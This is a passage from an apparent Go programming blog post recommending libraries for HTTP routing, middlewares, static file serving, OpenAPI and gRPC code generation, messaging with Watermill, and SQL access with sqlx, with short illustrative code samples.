1. [deepmap/oapi-codegen](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-deepmapoapi-codegen-githubhttpsgithubcomdeepmapoapi-codegen-docshttpsgithubcomdeepmapoapi-codegenreadme-examplehttpsthreedotstechpostserverless-cloud-run-firebase-modern-go-applicationpublic-http-api) [\[GitHub\]](https://github.com/deepmap/oapi-codegen) [\[Docs\]](https://github.com/deepmap/oapi-codegen#readme) [\[Example\]](https://threedots.tech/post/serverless-cloud-run-firebase-modern-go-application/#public-http-api)
|
||||
6. [Bonus: Client for JavaScript/TypeScript](https://threedots.tech/post/list-of-recommended-libraries/#bonus-client-for-javascripttypescript)
|
||||
1. [openapi-generator-cli](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-openapi-generator-cli-githubhttpsgithubcomopenapitoolsopenapi-generator-cli-docshttpsgithubcomopenapitoolsopenapi-generator-clireadme) [\[GitHub\]](https://github.com/OpenAPITools/openapi-generator-cli) [\[Docs\]](https://github.com/OpenAPITools/openapi-generator-cli#readme)
|
||||
2. [Alternative types of communication](https://threedots.tech/post/list-of-recommended-libraries/#alternative-types-of-communication)
|
||||
1. [gRPC](https://threedots.tech/post/list-of-recommended-libraries/#grpc)
|
||||
1. [protoc](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-protoc-docshttpsgrpciodocs) [\[Docs\]](https://grpc.io/docs/)
|
||||
2. [Messaging](https://threedots.tech/post/list-of-recommended-libraries/#messaging)
|
||||
1. [Watermill](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-watermill-githubhttpsgithubcomthreedotslabswatermill-docshttpswatermillio-exampleshttpsgithubcomthreedotslabswatermilltreemaster_examples) [\[GitHub\]](https://github.com/ThreeDotsLabs/watermill) [\[Docs\]](https://watermill.io/) [\[Examples\]](https://github.com/ThreeDotsLabs/watermill/tree/master/_examples)
|
||||
3. [Database](https://threedots.tech/post/list-of-recommended-libraries/#database)
|
||||
1. [SQL](https://threedots.tech/post/list-of-recommended-libraries/#sql)
|
||||
1. [sqlx](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-sqlx-githubhttpsgithubcomjmoironsqlx-docshttpjmoirongithubiosqlx) [\[GitHub\]](https://github.com/jmoiron/sqlx) [\[Docs\]](http://jmoiron.github.io/sqlx/)
|
||||
2. [SQLBoiler](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-sqlboiler-githubhttpsgithubcomvolatiletechsqlboiler-docshttpsgithubcomvolatiletechsqlboilertable-of-contents-exampleshttpsgithubcomvolatiletechsqlboilerfeatures--examples) [\[GitHub\]](https://github.com/volatiletech/sqlboiler) [\[Docs\]](https://github.com/volatiletech/sqlboiler#table-of-contents) [\[Examples\]](https://github.com/volatiletech/sqlboiler#features--examples)
|
||||
2. [Migrations](https://threedots.tech/post/list-of-recommended-libraries/#migrations)
|
||||
1. [sql-migrate](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-sql-migrate-githubhttpsgithubcomrubenvsql-migrate-docshttpsgithubcomrubenvsql-migratereadme) [\[GitHub\]](https://github.com/rubenv/sql-migrate) [\[Docs\]](https://github.com/rubenv/sql-migrate#readme)
|
||||
2. [goose](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-goose-githubhttpsgithubcompresslygoose-docshttpspkggodevgithubcompresslygoose) [\[GitHub\]](https://github.com/pressly/goose) [\[Docs\]](https://pkg.go.dev/github.com/pressly/goose)
|
||||
4. [Observability](https://threedots.tech/post/list-of-recommended-libraries/#observability)
|
||||
1. [Logging](https://threedots.tech/post/list-of-recommended-libraries/#logging)
|
||||
1. [Logrus](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-logrus-githubhttpsgithubcomsirupsenlogrus-docshttpspkggodevgithubcomsirupsenlogrus) [\[GitHub\]](https://github.com/sirupsen/logrus) [\[Docs\]](https://pkg.go.dev/github.com/sirupsen/logrus)
|
||||
2. [zap](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-zap-githubhttpsgithubcomuber-gozap-docshttppkggodevgithubcomuber-gozap) [\[GitHub\]](https://github.com/uber-go/zap) [\[Docs\]](http://pkg.go.dev/github.com/uber-go/zap)
|
||||
2. [Metrics and tracing](https://threedots.tech/post/list-of-recommended-libraries/#metrics-and-tracing)
|
||||
1. [opencensus-go](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-opencensus-go-githubhttpsgithubcomcensus-instrumentationopencensus-go-docshttpsopencensusio) [\[GitHub\]](https://github.com/census-instrumentation/opencensus-go) [\[Docs\]](https://opencensus.io/)
|
||||
5. [Configuration](https://threedots.tech/post/list-of-recommended-libraries/#configuration)
|
||||
1. [Env variables](https://threedots.tech/post/list-of-recommended-libraries/#env-variables)
|
||||
1. [caarlos0/env](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-caarlos0env-githubhttpsgithubcomcaarlos0env-docshttpspkggodevgithubcomcaarlos0env) [\[GitHub\]](https://github.com/caarlos0/env) [\[Docs\]](https://pkg.go.dev/github.com/caarlos0/env)
|
||||
2. [Multi-format configuration](https://threedots.tech/post/list-of-recommended-libraries/#multi-format-configuration)
|
||||
3. [koanf](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-koanf-githubhttpsgithubcomknadhkoanf-docshttpspkggodevgithubcomknadhkoanf) [\[GitHub\]](https://github.com/knadh/koanf) [\[Docs\]](https://pkg.go.dev/github.com/knadh/koanf)
|
||||
6. [Building CLI](https://threedots.tech/post/list-of-recommended-libraries/#building-cli)
|
||||
1. [Building CLI libraries](https://threedots.tech/post/list-of-recommended-libraries/#building-cli-libraries)
|
||||
1. [urfave/cli](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-urfavecli-githubhttpsgithubcomurfavecli-docshttpscliurfaveorg-exampleshttpscliurfaveorgv2examplesgreet) [\[GitHub\]](https://github.com/urfave/cli/) [\[Docs\]](https://cli.urfave.org/) [\[Examples\]](https://cli.urfave.org/v2/examples/greet/)
|
||||
7. [Testing](https://threedots.tech/post/list-of-recommended-libraries/#testing)
|
||||
1. [Assertions](https://threedots.tech/post/list-of-recommended-libraries/#assertions)
|
||||
1. [testify](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-testify-githubhttpsgithubcomstretchrtestify-docshttpspkggodevgithubcomstretchrtestify) [\[GitHub\]](https://github.com/stretchr/testify) [\[Docs\]](https://pkg.go.dev/github.com/stretchr/testify)
|
||||
2. [go-cmp](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-go-cmp-githubhttpsgithubcomgooglego-cmp-docshttpspkggodevgithubcomgooglego-cmp-examples-1httpsgithubcomgooglego-cmpblobmastercmpexample_testgo-examples-2httpsgithubcomgooglego-cmpblobmastercmpcmpoptsexample_testgo) [\[GitHub\]](https://github.com/google/go-cmp) [\[Docs\]](https://pkg.go.dev/github.com/google/go-cmp) [\[Examples 1\]](https://github.com/google/go-cmp/blob/master/cmp/example_test.go) [\[Examples 2\]](https://github.com/google/go-cmp/blob/master/cmp/cmpopts/example_test.go)
|
||||
3. [gofakeit](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-gofakeit-githubhttpsgithubcombrianvoegofakeit-docshttpspkggodevgithubcombrianvoegofakeit) [\[GitHub\]](https://github.com/brianvoe/gofakeit) [\[Docs\]](https://pkg.go.dev/github.com/brianvoe/gofakeit)
|
||||
2. [Mocking](https://threedots.tech/post/list-of-recommended-libraries/#mocking)
|
||||
1. [Writing mocks by hand](https://threedots.tech/post/list-of-recommended-libraries/#writing-mocks-by-hand)
|
||||
8. [Misc](https://threedots.tech/post/list-of-recommended-libraries/#misc)
|
||||
1. [Extra types support](https://threedots.tech/post/list-of-recommended-libraries/#extra-types-support)
|
||||
1. [google/uuid](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-googleuuid-githubhttpsgithubcomgoogleuuid-docshttpspkggodevgithubcomgoogleuuid) [\[GitHub\]](https://github.com/google/uuid) [\[Docs\]](https://pkg.go.dev/github.com/google/uuid)
|
||||
2. [oklog/ulid](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-oklogulid-githubhttpsgithubcomoklogulid-docshttpspkggodevgithubcomoklogulid) [\[GitHub\]](https://github.com/oklog/ulid) [\[Docs\]](https://pkg.go.dev/github.com/oklog/ulid)
|
||||
3. [shopspring/decimal](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-shopspringdecimal-githubhttpsgithubcomshopspringdecimal-docshttpspkggodevgithubcomshopspringdecimal) [\[GitHub\]](https://github.com/shopspring/decimal) [\[Docs\]](https://pkg.go.dev/github.com/shopspring/decimal)
|
||||
2. [Errors](https://threedots.tech/post/list-of-recommended-libraries/#errors)
|
||||
1. [hashicorp/go-multierror](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-hashicorpgo-multierror-githubhttpsgithubcomhashicorpgo-multierror-docsgithubcomhashicorpgo-multierror) [\[GitHub\]](https://github.com/hashicorp/go-multierror) [\[Docs\]](https://threedots.tech/post/list-of-recommended-libraries/github.com/hashicorp/go-multierror)
|
||||
9. [Useful tools](https://threedots.tech/post/list-of-recommended-libraries/#useful-tools)
|
||||
1. [Misc](https://threedots.tech/post/list-of-recommended-libraries/#misc-1)
|
||||
1. [samber/lo](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-samberlo-githubhttpsgithubcomsamberlo-docshttpspkggodevgithubcomsamberlo) [\[GitHub\]](https://github.com/samber/lo) [\[Docs\]](https://pkg.go.dev/github.com/samber/lo)
|
||||
2. [Task](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-task-githubhttpsgithubcomgo-tasktask-docshttpstaskfiledev) [\[GitHub\]](https://github.com/go-task/task) [\[Docs\]](https://taskfile.dev/)
|
||||
2. [Live code reloading](https://threedots.tech/post/list-of-recommended-libraries/#live-code-reloading)
|
||||
1. [reflex](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-reflex-githubhttpsgithubcomcesparereflex-docshttpspkggodevgithubcomcesparereflex-examplehttpsthreedotstechpostgo-docker-dev-environment-with-go-modules-and-live-code-reloading) [\[GitHub\]](https://github.com/cespare/reflex) [\[Docs\]](https://pkg.go.dev/github.com/cespare/reflex) \[[Example](https://threedots.tech/post/go-docker-dev-environment-with-go-modules-and-live-code-reloading/)\]
|
||||
3. [Linter](https://threedots.tech/post/list-of-recommended-libraries/#linter)
|
||||
1. [golangci-lint](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-golangci-lint-githubhttpsgithubcomgolangcigolangci-lint-docshttpsgolangci-lintrun) [\[GitHub\]](https://github.com/golangci/golangci-lint) [\[Docs\]](https://golangci-lint.run/)
|
||||
2. [go-cleanarch](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-go-cleanarch-githubhttpsgithubcomroblaszczakgo-cleanarch-docshttpspkggodevgithubcomroblaszczakgo-cleanarchsection-readme) [\[GitHub\]](https://github.com/roblaszczak/go-cleanarch) [\[Docs\]](https://pkg.go.dev/github.com/roblaszczak/go-cleanarch#section-readme)
|
||||
4. [Formatters](https://threedots.tech/post/list-of-recommended-libraries/#formatters)
|
||||
1. [go fmt](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-go-fmt)
|
||||
2. [goimports](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-goimports-docshttpspkggodevgolangorgxtoolscmdgoimports) [\[Docs\]](https://pkg.go.dev/golang.org/x/tools/cmd/goimports)
|
||||
3. [gofumpt](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-gofumpt-githubhttpsgithubcommvdangofumpt-docshttpspkggodevmvdanccgofumptsection-readme) [\[GitHub\]](https://github.com/mvdan/gofumpt) [\[Docs\]](https://pkg.go.dev/mvdan.cc/gofumpt#section-readme)
|
||||
10. [Example projects](https://threedots.tech/post/list-of-recommended-libraries/#example-projects)
|
||||
1. [DDD & Clean Architecture](https://threedots.tech/post/list-of-recommended-libraries/#ddd--clean-architecture)
|
||||
1. [Wild Workouts Go DDD Example application](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-wild-workouts-go-ddd-example-application-githubhttpsgithubcomthreedotslabswild-workouts-go-ddd-example) [\[GitHub\]](https://github.com/ThreeDotsLabs/wild-workouts-go-ddd-example)
|
||||
2. [General purpose](https://threedots.tech/post/list-of-recommended-libraries/#general-purpose)
|
||||
1. [Modern Go Application by Márk Sági-Kazár](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-modern-go-application-by-m%C3%A1rk-s%C3%A1gi-kaz%C3%A1r-githubhttpsgithubcomsagikazarmarkmodern-go-application) [\[GitHub\]](https://github.com/sagikazarmark/modern-go-application)
|
||||
11. [Summary](https://threedots.tech/post/list-of-recommended-libraries/#summary)
|
||||
|
||||
## HTTP
|
||||
|
||||
### Routers
|
||||
|
||||
As I mentioned in my [previous article](https://threedots.tech/post/best-go-framework/), it’s generally better to use libraries instead of frameworks for long-term projects. One of the most fundamental components of any service is an HTTP router. While it’s technically possible to build an application without one by using the standard library’s [http](https://pkg.go.dev/net/http) package, its routing capabilities are limited. Using a dedicated router will make your life much easier.
|
||||
|
||||
❌ Anti-pattern: Frameworks in Go
|
||||
|
||||
If the library you consider using impacts how you write your domain models, it’s probably a framework, not a router.
|
||||
|
||||
We recommend using lightweight routers instead. Learn more about the risks of using the framework in my [previous article](https://threedots.tech/post/best-go-framework/).
|
||||
|
||||
By design, router functionality is limited to routing requests to a proper handler. All non-standard functionalities like CORS, CSRF, error handling, HTTP logging, and authorization (that frameworks usually provide) are provided by reusable middlewares. I recommend some in the [section on middlewares](https://threedots.tech/post/list-of-recommended-libraries/#middlewares).
|
||||
|
||||
I use one of two router libraries in most projects: Echo or chi. Both of them are great routers, with different characteristics. They work perfectly with [OpenAPI](https://threedots.tech/post/list-of-recommended-libraries/#openapi) code generation.
|
||||
|
||||
#### ✅ Echo [\[GitHub\]](https://github.com/labstack/echo) [\[Docs\]](https://echo.labstack.com/guide/) [\[Examples\]](https://echo.labstack.com/cookbook/)
|
||||
|
||||
Compared to chi, Echo does offer a custom `*http.Request` handler signature. Some people may find it a downside, but I think it helps to write less error-prone HTTP handlers.
|
||||
|
||||
If you have been writing Go for a while, you probably made this mistake at least once:
|
||||
|
||||
```
|
||||
func someHandler(w http.ResponseWriter, r *http.Request) {
|
||||
err := foo()
|
||||
if err != nil {
|
||||
w.WriteHeader(http.StatusBadRequest)
|
||||
// you forgot the return here, bar() will be executed
|
||||
}
|
||||
|
||||
bar()
|
||||
}
|
||||
```
|
||||
|
||||
Echo makes you return an error:
|
||||
|
||||
```
|
||||
func someHandler(c echo.Context) error {
|
||||
err := foo()
|
||||
if err != nil {
|
||||
return err
|
||||
}
|
||||
|
||||
bar()
|
||||
|
||||
return c.NoContent(http.StatusNoContent)
|
||||
}
|
||||
```
|
||||
|
||||
The advantage of Echo is the ability to define a custom [error handler](https://echo.labstack.com/guide/error-handling/). It’s not possible to do it in the same way with chi.
|
||||
|
||||
For detailed usage and examples, please check Echo docs.
|
||||
|
||||
#### ✅ chi [\[GitHub\]](https://github.com/go-chi/chi) [\[Docs\]](https://pkg.go.dev/github.com/go-chi/chi) [\[Examples\]](https://github.com/go-chi/chi/tree/master/_examples)
|
||||
|
||||
Compared to Echo, chi’s handler functions are compatible with the standard library. For some people, it may be an upside; for some, it may be a downside – you should make your own judgment.
|
||||
|
||||
What chi does better than Echo is the format of [defining routes and grouping](https://github.com/go-chi/chi/blob/0fe6bf1ba3ac601700b7993bc4c62f6c5f707932/_examples/rest/main.go#L83). It gives you better control over middleware per path or sub-path.
|
||||
|
||||
```
|
||||
r.Route("/articles", func(r chi.Router) {
|
||||
r.With(paginate).Get("/", ListArticles)
|
||||
r.Post("/", CreateArticle) // POST /articles
|
||||
r.Get("/search", SearchArticles) // GET /articles/search
|
||||
|
||||
r.Route("/{articleID}", func(r chi.Router) {
|
||||
r.Use(ArticleCtx) // Load the *Article on the request context
|
||||
r.Get("/", GetArticle) // GET /articles/123
|
||||
r.Put("/", UpdateArticle) // PUT /articles/123
|
||||
r.Delete("/", DeleteArticle) // DELETE /articles/123
|
||||
})
|
||||
|
||||
// GET /articles/whats-up
|
||||
r.With(ArticleCtx).Get("/{articleSlug:[a-z-]+}", GetArticle)
|
||||
})
|
||||
```
|
||||
|
||||
❌ Anti-pattern: You should not choose tools based just on benchmarks
|
||||
|
||||
Some developers choose libraries based on the benchmark results. It’s a risky approach because extreme performance optimizations lead to worse API and limited functionalities set. In most cases, performance differences are negligible in real-life use cases.
|
||||
|
||||
Even if, for some applications, it may make a difference, for most applications, it doesn’t matter that much. Making just one extra database query or up-scaling a service can make a much more significant difference in performance.
|
||||
|
||||
If performance is not absolutely critical for you, you should prefer other characteristics, like the ease of use and number of features.
|
||||
|
||||
### Middlewares
|
||||
|
||||
HTTP middlewares can give you functionalities like CORS, CSRF, error handling, HTTP logging, authorization, etc.
|
||||
|
||||
Echo and chi provide their set of middlewares:
|
||||
|
||||
- [Echo middlewares](https://echo.labstack.com/middleware/)
|
||||
- [chi middlewares](https://github.com/go-chi/chi/tree/master/middleware)
|
||||
|
||||
Echo middlewares have a different interface, so they can’t be used in chi. Generally speaking, all standard-library compatible middlewares are compatible with chi and echo.
|
||||
|
||||
To use standard library-compatible middleware with echo, you need to call `echo.WrapMiddleware`:
|
||||
|
||||
```
|
||||
package main
|
||||
|
||||
import (
|
||||
"github.com/go-chi/chi/v5/middleware"
|
||||
"github.com/labstack/echo/v4"
|
||||
)
|
||||
|
||||
// echo version
|
||||
func main() {
|
||||
e := echo.New()
|
||||
|
||||
// You can use a middleware from chi with echo.
|
||||
e.Use(
|
||||
echo.WrapMiddleware(middleware.BasicAuth("realm", map[string]string{
|
||||
"admin": "password",
|
||||
})),
|
||||
)
|
||||
|
||||
e.Logger.Fatal(e.Start(":8080"))
|
||||
}
|
||||
```
|
||||
|
||||
If none of them provides the middleware you are looking for, you can check [the Awesome Go list](https://github.com/avelino/awesome-go#middlewares). All of them will be compatible with chi, Echo, and servers built just with the standard library. You can also write your own middleware. Check example middlewares for inspiration!
|
||||
|
||||
### Serving static content
|
||||
|
||||
You don’t need any library to serve static content in Go. Since Go 1.16, you can easily [embed static files into your Go binary](https://pkg.go.dev/embed).
|
||||
|
||||
Here’s how to do it for `Echo` and `chi`:
|
||||
|
||||
```
|
||||
package main
|
||||
|
||||
import (
|
||||
"embed"
|
||||
"net/http"
|
||||
|
||||
"github.com/go-chi/chi"
|
||||
"github.com/go-chi/chi/v5"
|
||||
"github.com/labstack/echo/v4"
|
||||
)
|
||||
|
||||
// your static files should be in the static/ directory, for example static/index.html, static/main.js etc.
|
||||
//
|
||||
//go:embed static
|
||||
var staticFs embed.FS
|
||||
|
||||
// chi version
|
||||
func main() {
|
||||
r := chi.NewRouter()
|
||||
|
||||
r.Handle("/static/*", http.StripPrefix("/", http.FileServer(http.FS(staticFs))))
|
||||
log.Fatal(http.ListenAndServe(":8080", r))
|
||||
}
|
||||
|
||||
// echo version
|
||||
func main() {
|
||||
e := echo.New()
|
||||
e.GET("/static/*", echo.WrapHandler(http.StripPrefix("/", http.FileServer(http.FS(staticFs)))))
|
||||
e.Logger.Fatal(e.Start(":8080"))
|
||||
}
|
||||
```
|
||||
|
||||
After running the server, assets will be available under `http://localhost:8080/static/index.html`, `http://localhost:8080/static/main.js` etc.
|
||||
|
||||
❌ Anti-pattern: Do not use no-name libraries for trivial functionalities
|
||||
|
||||
Do you remember the `leftpad` JavaScript library? It was 11 lines of code adding padding on the left side of a string.
|
||||
|
||||
Some day, the author decided to remove that library. It wouldn’t be a big problem if it wasn’t a dependency of thousands of projects, including Node and Babel.
|
||||
|
||||
Serving static content from your web server is one of such trivial functionalities.
|
||||
|
||||
[](https://threedots.tech/go-in-one-evening/?utm_source=blog-content)Are you experienced engineer who wants to learn Go basics?
|
||||
You don't become an engineer by watching videos.
|
||||
[Learn Go hands-on by building real projects.](https://threedots.tech/go-in-one-evening/?utm_source=blog-content)
|
||||
|
||||
### OpenAPI
|
||||
|
||||
Nobody likes to maintain API contracts manually. It’s annoying and counterproductive to keep multiple boring JSON’s up-to-date. OpenAPI solves this problem with a JavaScript HTTP client and Go HTTP server generated from the provided specification.
|
||||
|
||||
This is how an [example specification](https://github.com/ThreeDotsLabs/wild-workouts-go-ddd-example/tree/a0a41253db96d46d75e7ff4c7e7f95848f47dcc3/api/openapi) looks like. If you didn’t work with OpenAPI before, you can read more details in my [previous article](https://threedots.tech/post/serverless-cloud-run-firebase-modern-go-application/#openapi-swagger-client). Here, I focus on tools that we recommend for OpenAPI spec-generated code.
|
||||
|
||||
### Generating Go server and clients
|
||||
|
||||
We do not recommend using the official OpenAPI generator for the Go code. We recommend the `oapi-codegen` tool instead because of the higher quality of the generated code. It also has more functionalities.
|
||||
|
||||
❌ Anti-pattern: Don't try to generate OpenAPI spec from Go code
|
||||
|
||||
There are tools that can generate an OpenAPI spec from Go code. We don’t recommend using them.
|
||||
|
||||
The entire OpenAPI specification is very rich, and it will be hard to generate everything from Go code. It’s likely that you will need to add something to the OpenAPI spec at some point, and it may be impossible to do it from the Go code.
|
||||
|
||||
It’s much easier to generate it the other way around: Go code from OpenAPI spec.
|
||||
|
||||
#### ✅ deepmap/oapi-codegen [\[GitHub\]](https://github.com/deepmap/oapi-codegen) [\[Docs\]](https://github.com/deepmap/oapi-codegen#readme) [\[Example\]](https://threedots.tech/post/serverless-cloud-run-firebase-modern-go-application/#public-http-api)
|
||||
|
||||
`oapi-codegen` is a great tool that doesn’t just generate models but also the entire [router](https://threedots.tech/post/list-of-recommended-libraries/#routers) definition, header’s validation, and proper parameters parsing. It works with [chi](https://threedots.tech/post/list-of-recommended-libraries/#chi) and [Echo](https://threedots.tech/post/list-of-recommended-libraries/#echo).
|
||||
|
||||
To generate a server, run the following:
|
||||
|
||||
```
|
||||
oapi-codegen -generate types -o "<OUTPUT DIR>/openapi_types.gen.go" -package "<GO PACKAGE>" "api/openapi/service.yml"
|
||||
oapi-codegen -generate <TYPE> -o "<OUTPUT DIR>/openapi_api.gen.go" -package "<GO PACKAGE>" "api/openapi/service.yml"
|
||||
```
|
||||
|
||||
Where `<TYPE>` for `chi` should be `chi-server`, and for `Echo` just `server`.
|
||||
|
||||
To generate clients:
|
||||
|
||||
```
|
||||
oapi-codegen -generate types -o "<OUTPUT DIR>/$service/openapi_types.gen.go" -package "<GO PACKAGE>" "api/openapi/service.yml"
|
||||
oapi-codegen -generate client -o "<OUTPUT DIR>/$service/openapi_client_gen.go" -package "<GO PACKAGE>" "api/openapi/service.yml"
|
||||
```
|
||||
|
||||
Don’t forget to change `<GO PACKAGE>` to the desired Go package name and `<OUTPUT DIR>` to the desired output dir. 😉
|
||||
|
||||
Your job on the server side is just to implement the `ServerInterface` interface, like:
|
||||
|
||||
```
|
||||
// ServerInterface represents all server handlers.
|
||||
type ServerInterface interface {
|
||||
|
||||
// (GET /trainer/calendar)
|
||||
GetTrainerAvailableHours(w http.ResponseWriter, r *http.Request, params GetTrainerAvailableHoursParams)
|
||||
|
||||
// (PUT /trainer/calendar/make-hour-available)
|
||||
MakeHourAvailable(w http.ResponseWriter, r *http.Request)
|
||||
|
||||
// (PUT /trainer/calendar/make-hour-unavailable)
|
||||
MakeHourUnavailable(w http.ResponseWriter, r *http.Request)
|
||||
}
|
||||
```
|
||||
|
||||
You can see it in action in the [Wild Workouts project](https://github.com/ThreeDotsLabs/wild-workouts-go-ddd-example).
|
||||
|
||||
### Bonus: Client for JavaScript/TypeScript
|
||||
|
||||
Even if it’s the list of **recommended Go libraries**, you may need to generate code for the browser.
|
||||
|
||||
#### ✅ openapi-generator-cli [\[GitHub\]](https://github.com/OpenAPITools/openapi-generator-cli) [\[Docs\]](https://github.com/OpenAPITools/openapi-generator-cli#readme)
|
||||
|
||||
In that case, we also recommend a non-official library instead of the official one.
|
||||
|
||||
In contrast to `oapi-codegen`, `openapi-generator-cli` is a Java tool. To avoid any JVM-related issues, we recommend generating clients using Docker:
|
||||
|
||||
```
|
||||
docker run --rm --env "JAVA_OPTS=-Dlog.level=error" -v "${PWD}:/local" \
|
||||
"openapitools/openapi-generator-cli:v6.2.1" generate \
|
||||
-i "/local/api/openapi/service.yml" \
|
||||
-g javascript \
|
||||
-o "/local/web/src/clients/service"
|
||||
```
|
||||
|
||||
It assumes that the spec is available locally in `api/openapi/service.yml`.
|
||||
|
||||
You can use `openapi-generator-cli` for TypeScript and other languages as well.
|
||||
|
||||
## Alternative types of communication
|
||||
|
||||
### gRPC
|
||||
|
||||
gRPC is a technology that can help you with building robust, internal communication between your services (but not only!).
|
||||
|
||||
I already described in detail why it’s [worth using gRPC for internal communication](https://threedots.tech/post/robust-grpc-google-cloud-run/) and how to do it.
|
||||
|
||||
I’ll not repeat it here and will focus on the tooling you need.
|
||||
|
||||
With gRPC, you have little choice for generating server and client: you should use official tooling. The good news is that you don’t need anything more because it does its job!
|
||||
|
||||
#### ✅ protoc [\[Docs\]](https://grpc.io/docs/)
|
||||
|
||||
To generate Go code from `.proto` files, you need to install [protoc](https://grpc.io/docs/protoc-installation/) and [protoc Go Plugin](https://grpc.io/docs/quickstart/go/).
|
||||
|
||||
A list of supported types can be found in [Protocol Buffers Version 3 Language Specification](https://developers.google.com/protocol-buffers/docs/reference/proto3-spec#fields). More complex built-in types like Timestamp can be found in [Well-Known Types list](https://developers.google.com/protocol-buffers/docs/reference/google.protobuf).
|
||||
|
||||
### Messaging
|
||||
|
||||
#### ✅ Watermill [\[GitHub\]](https://github.com/ThreeDotsLabs/watermill) [\[Docs\]](https://watermill.io/) [\[Examples\]](https://github.com/ThreeDotsLabs/watermill/tree/master/_examples)
|
||||
|
||||
About four years ago, when working on one of our projects, we found that there is no library that can simplify building message-driven or event-driven applications easily. To make our lives easier, we decided to write a library that will allow us to write event-driven code as easily as writing HTTP services. This is how Watermill was born.
|
||||
|
||||
Today, Watermill is one of the most popular Go libraries with almost 5k GitHub stars, +35 contributors, and 10 officially supported Pub/Subs.
|
||||
|
||||
Usually, message-broker libraries are very low-level. With Watermill, publishing messages may be as simple as:
|
||||
|
||||
```
|
||||
publisher.Publish("example.topic", msg)
|
||||
```
|
||||
|
||||
And subscribing like:
|
||||
|
||||
```
|
||||
messages, err := subscriber.Subscribe(ctx, "example.topic")
|
||||
if err != nil {
|
||||
panic(err)
|
||||
}
|
||||
|
||||
for msg := range messages {
|
||||
fmt.Printf("received message: %s, payload: %s\n", msg.UUID, string(msg.Payload))
|
||||
msg.Ack()
|
||||
}
|
||||
```
|
||||
|
||||
Compared to using just the message broker’s library, Watermill provides support for some higher level functionalities like [middlewares](https://watermill.io/docs/middlewares/), [CQRS support](https://watermill.io/docs/cqrs/), or [event-forwarder](https://watermill.io/docs/forwarder/) component (that can be used to stream your messages from an SQL database to the message broker).
|
||||
|
||||
Today, Watermill officially supports [Kafka](https://watermill.io/pubsubs/kafka/), [GCP Pub/Sub](https://watermill.io/pubsubs/googlecloud/), [NATS](https://watermill.io/pubsubs/nats/), [RabbitMQ](https://watermill.io/pubsubs/amqp/) message brokers (Pub/Subs). It can also listen to and emit events as [HTTP hooks](https://watermill.io/pubsubs/http/), from databases like [MySQL/Postgres](https://watermill.io/pubsubs/sql/), [BoltDB](https://watermill.io/pubsubs/bolt/) or [Firestore](https://watermill.io/pubsubs/firestore/). It can also work with in-memory [Go-channel based Pub/Sub](https://watermill.io/pubsubs/gochannel/).
|
||||
|
||||
Don't miss new posts.
|
||||
Join over 15k subscribers of our newsletter and get a [**free e-book**](https://threedots.tech/go-with-the-domain/)!
|
||||
|
||||
[
|
||||
|
||||

|
||||
|
||||
## Go With The Domain Three Dots Labs
|
||||
|
||||
|
||||
|
||||
](https://threedots.tech/go-with-the-domain/)
|
||||
|
||||
🔒 We do not send spam. You can unsubscribe at any time!
|
||||
|
||||
## Database
|
||||
|
||||
### SQL
|
||||
|
||||
There is no golden hammer solution for interacting with SQL databases. The reason is simple: it depends greatly on what kind of data you store.
|
||||
|
||||
In some projects, data models are relatively simple. In some, they are very complex. Because of that, I have two libraries to recommend. You should choose one of them based on the requirements of your project.
|
||||
|
||||
For projects with straightforward data models, you should check `sqlx`. For a bit more complex, you should look at `SQLBoiler`.
|
||||
|
||||
✅ Tactic: Using ORM
|
||||
|
||||
I hear more and more that using ORM is not a good idea. I understand a reason for such thinking: many people are hurt by the improper use of ORMs.
|
||||
|
||||
It’s like with a knife: I have an extremally sharp Japanese knife without which I can’t imagine cooking. On another side, I need to be very careful with using it. But that fact doesn’t make this knife a bad tool! If you are using it properly, it’s making your life much easier. It’s the same situation with ORMs. Writing queries by hand may be time-consuming and error-prone when your models are complex. ORMs were invented to solve that problem.
|
||||
|
||||
If you have a bad experience using ORMs, you should check [Things to know about DRY](https://threedots.tech/post/things-to-know-about-dry/) article. The tactics presented in that article will help you to avoid all common problems with ORMs.
|
||||
|
||||
❌ Anti-pattern: Avoid weakly typed ORMs
|
||||
|
||||
Most ORMs depend heavily on reflection and `interface{}`/`any`. The type system is one of the biggest strengths of Go. It helps you build applications efficiently. Resigning from strict typing makes your application more error-prone.
|
||||
|
||||
#### ✅ sqlx [\[GitHub\]](https://github.com/jmoiron/sqlx) [\[Docs\]](http://jmoiron.github.io/sqlx/)
|
||||
|
||||
The standard library’s `database/sql` package is rather a low-level one. `sqlx` provides a more convenient and powerful API to work with databases. It includes helper functions for common tasks like inserting and querying data and support for more advanced features like prepared statements and transactions. `sqlx` also has more advanced support for data unmarshaling (for example to structs, lists of structs, json data, etc.). As a nice bonus, `sqlx`’s interface is compatible with interfaces from `database/sql`.
|
||||
|
||||
But even if `sqlx` is a great library, it works well for relatively simple database models. At some level of complexity, you should consider migration to an ORM.
|
||||
|
||||
